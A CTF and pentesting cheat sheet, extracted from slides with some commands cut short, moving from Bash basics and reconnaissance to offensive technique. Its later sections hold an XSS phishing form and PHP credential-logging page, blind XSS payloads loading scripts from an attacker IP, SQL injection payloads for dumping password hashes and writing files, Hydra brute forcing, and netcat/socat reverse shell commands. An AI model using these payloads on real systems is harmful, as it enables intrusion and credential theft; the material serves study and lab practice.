# **CTF**

Daniel Hiller

May 11, 2022

Contributing License VM **QEMU** Linux **Basic Commands FIND** Filter Content Locate File Descriptors Bash Scripting Arguments Special Variables





# Contributing

**Found an error or have a suggestion?** Please open an issue on GitHub (github.com/dentremor/Software-Defined-Infrastrucure):



Figure 1: QR code to source repository



### License



Figure 2: AGPL-3.0 license badge

Software Defined Infrastructure (c) 2021 Daniel Hiller and contributors

SPDX-License-Identifier: AGPL-3.0





# **QEMU**

To create a disk image run the following command:

qemu-img create -f qcow2 disk.qcow2 64G

The VM can be executed with a bash script (remove Image.iso with the distro image of your choice):

#!/bin/bash

qemu-system-x86\_64 -enable-kvm -m 4096 -smp \$(nproc) -cpu h

If you also have a 4k-panel, you probably will face some scaling issues like me. In that case make sure you use Wayland instead of X11.

# Linux



# **Basic Commands**

Command	Description
whoami	Displays current username.
WC	print newline, word, and byte
	counts for each file.
which	Locate a command.
id	Returns users identity.
hostname	Sets or prints the name of
	current host system.
uname	Prints basic information about
	the operating system name and
	system hardware.
pwd	Returns working directory name
ifconfig	The ifconfig utility is used to
	assign or to view an address to
	a network interface and/or
	configure network interface
	parameters.
in	IP is a utility to show or



### **FIND**

find search for files in a directory hierarchy:

-2>/dev/null

= this redirection ensures that no

\$ find / -type f -name \*.conf -user root -size +20k -newer



### Filter Content

less is file pager.

sort sort lines of text files.

tr translate or delete characters.

column columnate lists - to display results in tabular form use the flag -t.

wc print newline, word, and byte counts for each file - -1 prints line counter

# Grep


grep print lines matching a pattern. If we want to exclude a result we must use the -v flag.

### Cut

cut remove sections from each line of files.

```
*(-d ":" = Sets a delimiter at the character `:`
-f1 = Selects only this field in our case the first
```

\$ cat /etc/passwd | grep -v "false\|nologin" | cut -d":" -:



### Locate

 ${\tt locate-find\;files\;by\;name}$ 

Update the database for locate:

\$ sudo updatedb

Search for all files that end with .conf

\$ locate \*.conf



# File Descriptors

- 1. Data Stream for Input
- STDIN 0
- 2. Data Stream for Output
- STDOUT 1
- 3. Data Stream for Output that relates to an error occurring.
- ► STDERR 2

If we want to discard for example all errors and redirect the data into a file we can use:

\$ find /etc/ -name shadow 2> stderr.txt 1> stdout.txt

# Bash Scripting

# Bash Scripting

If we want to execute a bash script we can do this by the following command:

```
$ <interpreter> script.sh <optional arguments>
```

Run a bash script with persistent permissions (-p):

```
$ ./bashscript -p
```

In the first line we can specify the interpreter but if we call the script with another one, the defined in the shebang will be ignored:

```
#!/bin/bash
```

This is also possible with other scripting languages like Python #!/usr/bin/env python. ### Conditional Execution

The rough basic structure is as follows:

```
if [[ -z "$string" ]]; then
  echo "String is empty"
elif [[ -n "$string" ]]; then
```


# **Operators**

String comparison operators "< / >" works only within the double square brackets [[ <condition> ]].

Command	Description
[[ -z STRING ]]	Empty string
[[ -n STRING ]]	Not empty string
[[ STRING == STRING ]]	Equal
[[ STRING != STRING ]]	Not Equal
[[ NUM -eq NUM ]]	Equal
[[ NUM -ne NUM ]]	Not equal
[[ NUM -lt NUM ]]	Less than
[[ NUM -le NUM ]]	Less than or equal
[[ NUM -gt NUM ]]	Greater than
[[ NUM -ge NUM ]]	Greater than or equal
[[ -o noclobber ]]	If OPTIONNAME is enabled
[[ ! EXPR ]]	Not
[[ X && Y ]]	And
[[ X    Y ]]	Or

# File Operators

Command	Description
[[ -e FILE ]]	Exists
[[ -r FILE ]]	Readable
[[ -h FILE ]]	Symlink
[[ -d FILE ]]	Directory
[[ -w FILE ]]	Writable
[[ -s FILE ]]	Size is $> 0$ bytes
[[ -f FILE ]]	File
[[ -x FILE ]]	Executable
[[ FILE1 -nt FILE2 ]]	1 is more recent than 2
[[ FILE1 -ot FILE2 ]]	2 is more recent than $1$
[[ FILE1 -ef FILE2 ]]	Same files




# Arguments

It is possible to pass up to 9 arguments (\$0-\$9) to a script:

\$ ./script.sh ARG1 ARG2 ARG3 ... ARG9

ASSIGNMENTS: \$0 \$1 \$2 \$3 ... \$9



# Special Variables

Command	Description
\$#	This variable holds the number
	of arguments passed to the
	script.
\$@	This variable can be used to
	retrieve the list of
	command-line arguments.
\$n	Each command-line argument
	can be selectively retrieved
	using its position. For example,
	the first argument is found at
	\$1.
\$\$	The process ID of the currently
	executing process.
\$?	The exit status of the script.
	This variable is useful to
	determine a command's success


The value 0 represents



### **Variables**

It is important that when assigning a variable there is **no space** around the equal sign:

variable="test"




# **Arrays**

The values in the array are separated by spaces. If we want to escape these spaces, we can use single quotes ("...") or double quotes ("...").

```
#!/bin/bash
```

```
domains=(www.inlanefreight.com ftp.inlanefreight.com vpn.in
```


```
echo ${domains[0]}
```



### Arithmetic

Operator	Description
+	Addition
_	Subtraction
*	Division
%	Modulus
variable++	Increase the value of the variable by 1
variable	Decrease the value of the variable by $1$

We can also calculate the length of the variable. Using this function \${#variable}, every character gets counted, and we get the total number of characters in the variable.



### Input Control

Read input from the user, while the script is running:

```
read -p "Select your option: " opt
```


```
*(-p = Ensures that our input remains on the same line
  opt = The input will be stored in the variable opt)
```



## Output Control

In some cases the scripts take longer time and the user don't have any feedback. To solve this problem we can use tee, which enables us to write something to a file and also returning it as standard output:

```
netrange=$(whois $ip | grep "NetRange\|CIDR" | tee -a CIDR
*(-a = Append to the given FILEs, do not overwrite)
```



## For Loops

Syntax - Examples

for \$variable in 1 2 3 4

The idea behind for loops is that we iterate over something, or we have a limit how often the loop should run.

```
do
echo $variable
done

for $variable in file1 file2 file3
do
echo $variable
done
```

for ip in "10.10.10.170 10.10.10.174 10.10.10.175" do

## While Loops

The while loop will be executed as long the condition is fulfilled. There are two keywords available which gives us more control over the while loop.

- ightharpoonup break ightarrow Interrupts the loop
- ightharpoonup continue ightarrow Immediately continues with the next loop run

### Syntax - Examples

#!/bin/bash

counter=0

while [ \$counter -lt 10 ] do

# Increase \$counter by 1
((counter++))

echo "Counter: \$counter"

if  $\lceil \$counter == 2 \rceil$ 

# Until Loops

Nevertheless, the until loop works precisely like the while loop, but with the difference:

➤ The code inside an until loop is executed as long as the particular condition is false




#### Switch case

The keyword for a switch-case-statement starts with the keyword case, followed by the variable or value as an expression, which is then compared in the pattern. If the variable or value matches the expression, then the statements are executed after the parenthesis and ended with a double semicolon (;;).

```
Syntax - Examples
read -p "Select your option: " opt

case $opt in
    "1") network_range ;;
    "2") ping_host ;;
    "3") network_range && ping_host ;;
    "*") exit 0 ;;
esac
```



#### **Functions**

The definition of a function is at the beginning of a bash script this ensures that it is already defined before it is called.

```
Syntax - Examples
# Method 1 - Functions
function name {
    <commands>
}
# Method 2 - Functions
name() {
    <commands>
}
```

The function is called only by calling the specified name of the function.

# Parameter Passing

In principle, the same applies to the passed parameters as to parameters passed to a shell script. These are  $1 - 9 ({n})$ , or \$variable as we have already seen. Each function has its own set of parameters. So they do not collide with those of other functions or the parameters of the shell script

```
Syntax - Examples
#!/bin/bash
function print pars {
    echo $1 $2 $3
}
one="First parameter"
two="Second parameter"
three="Third parameter"
print_pars "$one" "$two" "$three"
```

## Return Values

Like our bash script, the functions return status codes:

Description
General errors
Misuse of shell builtins
Command invoked cannot execute
Command not found
Invalid argument to exit
Fatal error signal "n"
Script terminated by Control-C
Exit status out of range

To get the value of a function back, we can use several methods like return, echo, or a variable.

Syntax - Examples

#!/bin/bash



# Debugging

Bash allows us to debug our code by using the "-x" (xtrace) and "-v" (verbose) options.



### Cheat Sheet

For more information about bash scripting have a look in the following cheat sheet: devhints





# Passive Information Gathering

whois can be used for querying domain names, IP addresses, or autonomous systems.

### DIG

dig is a DNS lookup utility.

WaybackMachine is an American digital library that provides free public access to digitalized materials, including websites, collected automatically via its web crawlers.

```
$ dig any google.com @8.8.8.8
```

```
*(any = query all types of records

08.8.8.8 = define a dns server from which you wnat to
```

## **Project Sonar**

To find all available subdomains we can use Project Sonar:

```
$ export TARGET="facebook.com"
```

```
$ curl -s https://sonar.omnisint.io/subdomains/$TARGET |
```

### Certificates

To gain more information we can search for certificates at sites like crt.sh and search.censys.io.



# Active Information Gathering

Wappalyzer is a browser extension which finds out what technologies are used on a website.

WAFWOOF is a Web Application Firewall Fingerprinting Tool.

Aquatone is a tool for visual inspection of websites across a large amount of hosts and is convenient for quickly gaining an overview of HTTP-based attack surface.

### WhatWeb

WhatWeb is a Web scanner - identify technologies used by websites.

```
$ whatweb -a 1 https://www.facebook.com -v
*(-a = Set the aggression level. 1(low) - 4(high)
   -v = verbose)
```

# Active Subdomain Enumeration (Zone transfer)

- 2. Testing for ANY and AXFR Zone Transfer: shell nslookup -type=any -query=AXFR <target> <nameserver>

#### Gobuster - DNS

First we need to create our pattern file, which is described in Project Sonar section. Now we can export the parameters and run the gobuster command.

```
$ export TARGET="facebook.com"
$ export NS="d.ns.facebook.com"
$ export WORDLIST="numbers.txt"
$ gobuster dns -q -r "${NS}" -d "${TARGET}" -w "${WORDLIST}
*(-q
      = Don't print the banner and other noise
  -r = Use custom DNS server
  -d
      = A target domain name
      = Path to the patterns file
  -р
  -w = Path to the wordlist
  -0
      = Output file)
```



ffuf


ffuf is a fest web fuzzer written in Go that allows typical directory discovery, virtual host discovery (without DNS records) and GET and POST parameter fuzzing.



### Performance

To increase the speed of ffuf we can increase the number of threads with the -t flag, but it is important that we don't give ffuf too much power because it could lead in a DoS.

```
$ ffuf -w <SNIP> -u <SNIP> -t 200
```



## Subdomain Fuzzing

```
$ ffuf -w SecLists/Discovery/DNS/subdomains-top1million-500
```



## **Vhost Fuzzing**



## Directory Fuzzing

With the -w flag we can pass our wordlist, with -u the URL we want to fuzz. To tell ffuf where we want to fuzz, we need to place the FUZZ keyword this can look like the following command:

\$ ffuf -w SecLists/Discovery/Web-Content/directory-list-2.3



## Page Fuzzing

we can use FUZZ\_1.FUZZ\_2. #### Extension Fuzzing

If we want, we can combine two keywords in one search. For that

\$ ffuf -w SecLists/Discovery/Web-Content/web-extensions.tx

## Page Fuzzing

```
$ ffuf -w SecLists/Discovery/Web-Content/directory-list-2.3
```



#### Recursive Fuzzing

```
If there are several file extensions to check, we need to separate them with a ','. Like this: -e .php,.php7,.phps.
```

```
$ ffuf -w SecLists/Discovery/Web-Content/directory-list-2.3
```

- \*(-recursion
  - -recursion-depth 1
  - -e .php
  - -v

- = scans the directory recursive
- = only fuzz the current director
- = specify the extension
- = output the full URLs)



#### **GET** Request

```
$ ffuf -w SecLists/Discovery/Web-Content/burp-parameter-name
*(-fs xxx = filter all incorrect results)
```

#### **POST** Request

```
*(-X = HTTP method to use

-d = POST data

-H 'Host: FUZZ.example.com' = Header `"Name: Value"`, sep

-fs xxx = filter all incorrect result
```

\$ ffuf -w /opt/useful/SecLists/Discovery/Web-Content/burp-

## Value Fuzzing

-fs xxx

= filter all incorrect result

Exploiting Network Services



GitHub Repos

 $SecLists] \ (https://github.com/danielmiessler/SecLists) \\ Payloads All The Things$ 




#### SSH

Authenticate via ssh with the key-file id\_rsa:

```
sh -i id_rsa user@10.10.10.10
```

```
*(-i [file] = Identity file)
```



#### **NMAP**

Checks open ports in defined range and check running services with Nmap:

```
$ nmap 10.10.221.8 -sV -p- -v

*(-p- = Scans the whole portrange
  -v = verbose
  -p = Specific port or portrange
  -sV = Attempts to determine the version of the service relationship.
```

-A = Enables OS detection, version detection, script se



#### **FTP**

Download a File from an FTP-Server with Wget:

```
$ wget -m ftp://user:password@ftp.example.com
```

```
*(-m = --mirror)
```


#### Hydra

```
Use Hydra for cracking password in our example on an
FTP-Service:
```

```
$ hydra -t 4 -1 dale -P /usr/share/wordlists/rockyou.txt -
*(-t 4 = Number of parallel connections per target
  -l [user] = Points to the user who's account you're trying
  -P [file] = Points to the file containing the list of pos
  -vV
           = Very verbose: shows the login+pass combination
  [IP]
           = The IP address of the target machine
  [ftp] = Sets the protocol)
```

On PHP

```
hydra -l admin -P /usr/shared/rockyou.txt <ip> http-post-fo
hydra http-post-form -U # For help
```



#### **NFS**


List name or NFS shares:

\$ /usr/sbin/showmount -e [IP]

```
*(-e = Shows the NSF server's export list
  [IP] = The IP Address of the NFS server)

Connect NFS share with mount point on our machine:
$ sudo mount -t nfs IP:share /tmp/mount/ -nolock

*(-t nfs = Type of device to mount, then specifying that IP:share = The IP Address of the NFS server, and the name -nolock = Specifies not to use NLM locking)
```




#### SMTP

There are three relevant commands, when it comes to SMTP:

```
(VRFY
        = Confirming the names of valid users
EXPN
        = Reveals the actual address of user's aliases and
```

RCPT TO = Specifies the e-mail address of the recipient)



#### Metasploit

For further information see the following documentation: offensive-security.com



# Cross-Site Scripting (XSS)

Check malicious code against any input fields & HTTP-Header(i.e., when their values are displayed on the page) on a webpage.

## XSS Discovery

#### Automated Discovery

Tools: 1. Nessus 2. Burp Pro 3. ZAP 4. XSS Strike 5. Brute XSS 6. XSSer

Manual Discovery

XSS Payload

- $1. \ \, \mathsf{PayloadsAllTheThings}$
- 2. PayloadBox

#### **Defacing Elements**

- Background Color document.body.style.background
- Background document.body.background
- Page Title document.title
- Page Text DOM.innerHTML

```
Phishing
Login From Injection
document.write('<h3>Please login to continue</h3><form act:
Cleaning Up
If there are Elements we won't have on the webpage anymore, we
can remove them with the following code:
document.getElementById('urlform').remove();
```

\$ vi index.php #at this step we wrote our index.php file

PHP 7.4.15 Development Server (http://0.0.0.0:80) started

if (isset(\$\_GET['username']) && isset(\$\_GET['password'])) -

fputs(\$file, "Username: {\$\_GET['username']} | Password
header("Location: http://SERVER\_IP/phishing/index\_php")

\$file = fopen("creds.txt", "a+");

Credential Stealing

<?php

\$ mkdir /tmp/tmpserver
\$ cd /tmp/tmpserver

\$ sudo php -S 0.0.0.0:80

# Session Hijacking Blind XSS Detection

A Blind XSS vulnerability occurs when the vulnerability is triggered on a page we don't have access to.

Can be found at: - Contact Forms - Reviews - User Details - Support Tickets - HTTP User-Agent header


#### Loading a Remote Script

Since we can't see how the website processes the output, we need to find a way to get this information. Therefor we can load remote scripts from a machine of our choice, which is under our control. To identify the vulnerable target, we can use a suitable name for our requests. If we have an input filed which requires a username,

iavascript:eval('var a=document.createElement(\'script\'):

we could generate a request for /username:
<script src="http://OUR\_IP/username"></script>
Some more examples:

```
<script src=http://OUR_IP></script>
'><script src=http://OUR_IP></script>
"><script src=http://OUR_IP></script>
```



## Types

- 1. In-band 1.1 Union Based 1.1 Error Based
- 2. Blind 2.1 Boolean Based 2.2 Time Based
- 3. Out-of-band

## **SQLi** Discovery

| URL Encoded |
|-------------|
| %27         |
| %22         |
| %23         |
| %3B         |
| %29         |
|             |

If we add one of the above payloads and observe any weird behavior from the webpage, we can assume that there is a SQL injection possible.

For example, we can now try an OR Injection.

```
admin' or '1'='1
```

When there is no hint for a valid username we can repeat this for the password.

For more Payloads please have a look in the PayloadsAllTheThings

## Comments

| Comment | Description                      |  |
|---------|----------------------------------|--|
|         | Inline - Must contain a          |  |
|         | whitespace after the two dashes! |  |
| #       | Inline - Note correct URL        |  |
|         | encoding                         |  |
| /**/    | Inline - Unusual                 |  |

#### Union Clause

If we use the union clause it is important that we ensure that the data type on the selected columns are the same.

It can appear that we query two columns from a table and want to union it with another single column. In that case, we have to add another column and fill it with junk. For example NULL, because it fits all data types.

SELECT \* from products where product\_id = '1' UNION SELECT

## Union Injection

To check the amount of columns we can use the ORDER BY or UNION function. If we exceed the number of columns we generate an error and therefore know the maximum number.

```
anything' UNION select 1,2,3--
```

Dont forget the whitespace after the double dash!

As a part of our UNION injection we can try to determine more information about the database.

| Information          | Payload                              |
|----------------------|--------------------------------------|
| Comments             | SELECT @@version                     |
| Current User         | SELECT user();, SELECT               |
|                      | <pre>system_user();</pre>            |
| List Users           | SELECT user FROM                     |
|                      | mysql.user; - priv                   |
| List Password Hashes | SELECT host, user,                   |
|                      | <pre>password FROM mysql.user;</pre> |
|                      | - priv                               |

#### Enumeration

To get data with a UNION SELECT we need to create proper SELECT queries. Therefor it is essential for us to know the schema conditions. This can be realized by enumeration.

In our first step, we want to know what databases are present on the system. A matching injection could look like the following:

cn' UNION select 1,schema\_name,3,4 from INFORMATION\_SCHEMA
Now that we have an overview of the databases, let's see which

one we are in.
cn' UNION select 1,database(),2,3--

An overview over the different tables could look like the following:

cn' UNION select 1, TABLE\_NAME, TABLE\_SCHEMA, 4 from INFORMAT.

The last information that we need are the name of the columns.

cn' UNION select 1, COLUMN\_NAME, TABLE\_NAME, TABLE\_SCHEMA from
Now that we have all the information, we can start querying data

# Reading Files

There are two ways (UNION SELECT or SELECT) to check which rights our user has.

```
SELECT USER()
SELECT CURRENT USER()
```

SELECT user from mysql.user

cn' UNION SELECT 1, user(), 3, 4--

cn' UNION SELECT 1, user, 3, 4 from mysql.user--

User Privileges

Now that we know our user, we need to know which privileges he has.

SELECT super\_priv FROM mysql.user

cn' UNION SELECT 1, super\_priv, 3, 4 FROM mysql.user--When we have several users we can only show the privileges of the searched user.

cn' UNION SELECT 1, super\_priv, 3, 4 FROM mysql.user WHERE
To check other privileges then the root user privilege we can use

## Writing Files

Requirements: 1. User with FILE privilege enabled 2. MySQL global secure\_file\_priv variable not enabled 3. Write access to the location we want to write to on the back-end server

# secure\_file\_priv SHOW VARIABLES LIKE 'secure file priv';

SELECT variable\_name, variable\_value FROM information\_scheren' UNION SELECT 1, variable\_name, variable\_value, 4 FROM :

# SELECT INTO OUTFILE

Write output from a SELECT query into a file.

SELECT \* from users INTO OUTFILE '/tmp/credentials';
Write any string into a file.

SELECT 'this is a test' INTO OUTFILE '/tmp/test.txt';

## Writing Files through SQL Injection

If we want to write a web shell we need to know the base web directory. One way to find it out is the load\_file function which shows us Apache's configuration, this can be found at

# Mitigating SQL Injection

If possible restrict valid characters, give the database user the least required permissions, use a WAF and parameterized queries.

#### PHP

Use the mysqli\_real\_escape\_string() or the pg\_escape\_string() function.



## MySQL

To ensure that we are working with a MySQL Server we can use the following commands.

| Payload   | When to Use  | Expected Output | Wrong Output           |
|-----------|--------------|-----------------|------------------------|
|           | Which to osc |                 |                        |
| SELECT    | When we have | MySQL           | In MSSQL it            |
| @@version | full query   | Version         | returns                |
|           | output       | i.e. 10.3.22-M  | ar <b>M£SQ</b> Lubuntu |
|           |              |                 | version. Error         |
|           |              |                 | with other             |
|           |              |                 | DBMS.                  |
| SELECT    | When we only | 1               | Error with             |
| POW(1,1)  | have numeric |                 | other DBMS             |
|           | output       |                 |                        |
| SELECT    | Blind/No     | Delays page     | Will not delay         |
| SLEEP(5)  | Output       | response for 5  | response with          |
|           | Output       | seconds and     | other DBMS             |
|           |              | returns 0.      | Other DDIVIS           |
|           |              | TELUITIS V.     |                        |

## **Cracking Credentials**

If we do not have any credentials we can use Nmap or Metasplot to gain this information:

Now that we know some usernames of the database, we can try to crack the passwords of them with Hydra:

```
*(-t 16 = Number of parallel connections per target
-1 [user] = Points to the user who's account you're tryin
-P [file] = Points to the file containing the list of pos
-vV = Very verbose: shows the login+pass combination
[IP] = The IP address of the target machine
```

[mysql] = Sets the protocol)

hydra -t 16 -l root -P /usr/share/wordlists/rockyou.txt -v

#### Cheat Sheets

pentestmonkey.net ### John the Ripper If we have a hash which look something like the following example:

```
carl: *EA031893AA21444B170FC2162A56978B8CEECE18
```

We can pipe the hash in a file:

```
$ echo carl:*EA031893AA21444B170FC2162A56978B8CEECE18 > has
```

And crack the password with John the Ripper:

```
$ john hash.txt
$ john --show --format=RAW-MD5 hash.txt
```

```
*(--show = show cracked passwords


--format=<param> = force hash type: descrypt, bsdicrypt
```



#### Hashcat

\$ hashcat --force -m 500 -a 0 -o found1.txt --remove puthas





#### **HTTP**

There are several headers we can face:

| Header Type      | Message Type       | Description  |
|------------------|--------------------|--|
| General Headers  | request & response | Describes the message rather than the content  |
| Entity Headers   | request & response | Describes the content  |
| Request Headers  | request            | HTTP requests are messages sent by the client to initiate an action on the server      |
| Response Headers | response           | HTTP responses are<br>messages sent by a<br>server in response to<br>a request message |
| Security Headers | response           | These define certain   |

#### **GET** Request

We can gain information about the version of the web server and the operating system with the curl flag -I which returns us the http header:

```
$ curl -I "http://${TARGET}"
*(-I = return HTTP header)
```

If we face HTTP authentication we can pass our credentials with one of the following two commands:

```
$ curl -u admin:admin http://${TARGET}
$ curl http://admin:admin@<SERVER_IP>:<PORT>/
```

```
*(-u = pass credentials to the server)
```

X-Powered-By header can tell us what the web app is using. We can see values like PHP, ASP.NET, JSP, etc.

Cookies are another value to look at as each technology by default has its cookies. Some default cookies are:

#### **POST** Request

-v = verbose)

It mostly appears that we have to log in with a POST request. In this case we can use command from below.

- \$ curl -L -X POST -d 'username=admin&password=admin' http://
- \*(-L = If the server reports that the requested page has
- -X = the method set with -X, --request overrides the me--d = HTTP POST data -i = Include protocol response headers in the output

With a successful authentication, we should gain a cookie from the Set-Cookie header. For all subsequent requests we can use this cookie to authenticate us.

- \$ curl -b 'PHPSESSID=c1nsa6op7vtk7kdis7bcnbadf1' http://<SI
  \*(-b <data|filename> = Pass the data to the HTTP server in
- In some cases it can appear that we have to use a JSON format

  \$ curl -X POST -d '{"search":"london"}' -b 'PHPSESSID=c1ns:

## **PUT** Request

The PUT request looks very similar to the POST request and can be used to modify information on a source.


```
$ curl -X PUT http://<SERVER_IP>:<PORT>/api.php/city/londor
*(-X = the method set with -X, --request overrides the met
-d = HTTP POST data
-H = pass a header)
```

## **DELETE** Request

To delete information we can use the DELETE request.

```
$ curl -X DELETE http://<SERVER_IP>:<PORT>/api.php/city/Net
```

\*(-X) =the method set with -X, --request overrides the method set



#### Curl

If we want to get sources of a webpage, we can do this with Curl:

```
$ curl -X GET http://10.10.4.59:8081/ctf/post.html

*(-X [GET] = Set kind of fetch method
    [target] = The URL of the webpage we want to fed
```

= Sends the specified data in a POST

We can also save files with the -0 flag:

-d [param]

```
$ curl -0 inlanefreight.com/index.html -o home.html -s -v
*(-0 = Save the output into a file
   -o = Sepcify the filename
```

-s = Silent the status -v = verbose)

To retrieve an even more verbose output use the -vvv flag. The certificate check can be skipped with the -k flag, when establish a https connection via curl.

CEWI, password list generator



# Web Applications

#### OWASP Web Security Testing Guide

#### Exploit databases:

- (Exploit DB)[https://www.exploit-db.com/]
- (Rapid7 DB)[https://www.rapid7.com/db/]
- ► (Vulnerability Lab)[https://www.vulnerability-lab.com/] ###
  Reverse Shell

#### Netcat

Listener:

```
$ nc -lvnp 4242
Victim:
$ ;nc -e /bin/sh 10.0.0.1 4242
```

#### Socat

```
Lister:

$ socat -d -d TCP4-LISTEN:4443 STDOUT

Victim (Linux):

$ ;socat TCP4:10.0.0.1:4443 EXEC:/bin/bash

Victim (Windows):

$ ;socat TCP4:192.168.168.1:4443 EXEC:'cmd.exe',pipes
```

#### Stabilize Shell

